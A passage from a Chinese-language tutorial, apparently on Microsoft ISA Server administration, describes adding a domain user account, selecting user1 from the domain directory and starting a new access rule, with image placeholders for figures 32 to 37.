


图 32

添加账号后在 ISA 服务器配置账户信息，如图 33 和图 34 所示。




图 33




图 34

在整个域目录中选择刚才添加的 user1 用户，如图 35 和图 36 所示。




图 35




图 36

添加好用户后创建新的访问规则，如图 37～图 43 所示。




图 37

